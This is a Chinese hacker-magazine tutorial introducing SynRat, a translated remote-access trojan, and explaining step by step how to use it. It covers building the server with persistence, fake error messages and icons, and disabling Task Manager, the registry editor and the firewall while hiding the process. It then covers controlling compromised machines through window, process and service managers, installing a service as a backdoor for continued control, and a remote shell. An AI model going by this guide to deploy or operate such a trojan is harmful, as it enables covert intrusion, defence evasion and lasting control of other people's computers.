（本文所涉及到的winhex、变态说明文件已收录到光盘中）

文章难易度：☆☆☆
文章阅读点：一款功能相当多相当强大的木马程序的介绍及使用方法

远渡重洋来到中国的外国木马——SynRat

天涯衰草

最近在X的论坛上发现有不少小菜要求介绍一些国外的木马程序，正巧前几天我就在一个安全网站的论坛上发现了一款名为SynRat的国外木马，而且已经有热心的网友对其进行了汉化。经过试用，我发现这款木马有很多属于自己的技术亮点，于是今天就特地把它介绍给各位叉子。

一、配置服务端程序

首先运行SynRat木马的汉化版，从软件界面可以看到程序还有一些内容没有汉化，不过基本上不影响我们的正常运行。点击工具栏中的“Edit Server”按钮，在弹出的“配置服务端”窗口中进行设置，双击列表中的第一项“Connexion Setting's”，在右侧窗口中设置连接使用的IP地址和端口，非常奇怪的是这个木马使用了两个连接端口。

再来点击左侧列表中的“Startup Setting's”选项，这个主要用于设置木马服务端程序的安装目录和启动项，启动项包括了注册表启动、系统服务启动和ActivX启动三项，如图1。




图1

而“Fake Error Message”和“Icon Setting's”选项，则是用于设置服务端程序的图标和错误提示。点击“Invulnerability Setting's”选项，可以设置禁用系统的任务管理器、注册表编辑器、系统防火墙等，以及选择服务端程序是否进行线程插入和服务端隐藏，如图2。最后点击列表中的“Create Server”选项，然后点击“创建”按钮就可以生成一个服务端程序了。




图2

二、远程管理服务端

现在将服务端程序上传到虚拟机中，运行后很快就可以在列表中看到服务端上线了，选中上线的服务端，点击鼠标右键，选择“连接选择肉鸡”命令，连接成功后就可以进行控制功能操作了。

1、恶搞操作

首先来查看“Control Functions”选项中的命令，这些命令都非常有欧美木马的特色，也就是我们常说的远程的恶作剧控制功能。其中“Fun Manager”包括了常见的隐藏桌面、隐藏时钟、隐藏任务栏、隐藏开始按钮等，如图3。但是最有意思最有特色的，我认为还是“Sound Manager”和“Buzzer Player”功能，当我们打开“Sound Manager”命令后，可以看到界面和系统中的音频管理功能非常相似，如图4，通过界面中的音频键盘就可以弹奏出各种各样的声音，点击界面中的“+”或者“－”号，还可以对键盘弹奏的音阶进行调整。如果说“Sound Manager”功能属于自娱自乐的话，那么“Buzzer Player”功能

就是将弹奏的音频播放给远程计算机系统，首先在窗口界面中的键盘进行弹奏，然后点击“播放”按钮就可以播放给远程系统了。




图3




图4

2、系统管理

如果说SynRat木马是一顿大餐的话，那么上面的这些功能就只能算是开胃菜了，接下来的才是SynRat木马的正餐。我们点击System Functions中的“Window Manager”选项，在弹出的“窗口管理”中点击“刷新”按钮，就可以显示远程系统中的所有窗口信息了，其中包括了被木马程序隐藏起来的窗口信息，如图5。选择窗口列表中的任意一个窗口消息，在操作窗口下方就可以修改窗口的标题。另外，通过右键菜单中的控制命令，还可以进行关闭、隐藏、显示、最大化、最小化等操作。




图5

接着点击列表中的“Process Manager”命令，在弹出的窗口中单击鼠标右键，选择“列出进程文档”，这样就可以对远程系统中正在使用的进程进行查看和管理了。通过右键菜单中的命令，可以刷新和结束指定的进程，另外通过“列出选定的进程模块”命令，可以查看某个指定进程中的模块信息。点击列表中的“Services Manager”选项，通过该命令可以查看远程计算机中的系统服务，选中某个系统服务后，点击右键，还可以进行系统服务的刷新、启动、停止、删除等操作，如图6。除此之外，我们还可以创建新的服务项。选择右键菜单中的“安装服务”命令，在弹出的窗口中设置新建服务的一些信息，包括服务名称、显示名称和文件路径，这样我们就可以在被入侵的系统中留下一个后门，用来启动其它不被查杀的后门程序进而继续控制远程计算机了。

最后再来点击列表中的Remote Shell选项，在弹出的窗口中就可以执行网络终端命令了。在窗口下方的命令输入框中输入想要执行的命令后回车，就可以在窗口中看到命令的回显了，如图7。

不过我在测试的时候发现，SynRat木马的这个功能并不像其它木马那样是调用远程系统中的命令提示符来执行的，因为该功能只可以执行网络终端命令，而常见的系统操作命令却不可以执行。另外，通过CLS命令可以清除窗口中的回显信息，通过EXIT命令才可以退出该功能。




图6




图7

